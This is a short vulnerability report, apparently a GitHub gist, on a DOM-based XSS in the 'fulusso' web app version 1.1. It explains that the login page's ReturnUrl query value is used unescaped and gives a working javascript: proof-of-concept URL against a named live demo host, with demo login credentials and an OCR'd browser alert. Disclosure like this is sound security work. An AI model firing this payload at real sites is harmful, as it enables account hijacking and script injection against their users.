bincat99 / fulusso.md Secret

Created 11 months ago

fulusso DOM-based XSS

fulusso.md

Vulnerability Report

target: fulusso version: 1.1

root cause


on front page React object, location.search query is parsed and used without any escape. When a victim succeeds login to the page from attacker's link, malicious JS code can be injected and executed.

PoC

https://account.suuyuu.cn/login.html?ReturnUrl=javascript:alert(document.location)

this website is a demo site using fulusso which the authors provide.

login info id: 13111111111 pw: test1234


account.suuyuu.cn 내용:
https://account.suuyuu.cn/login.html?
ReturnUrl=javascript:alert(document.location)
확인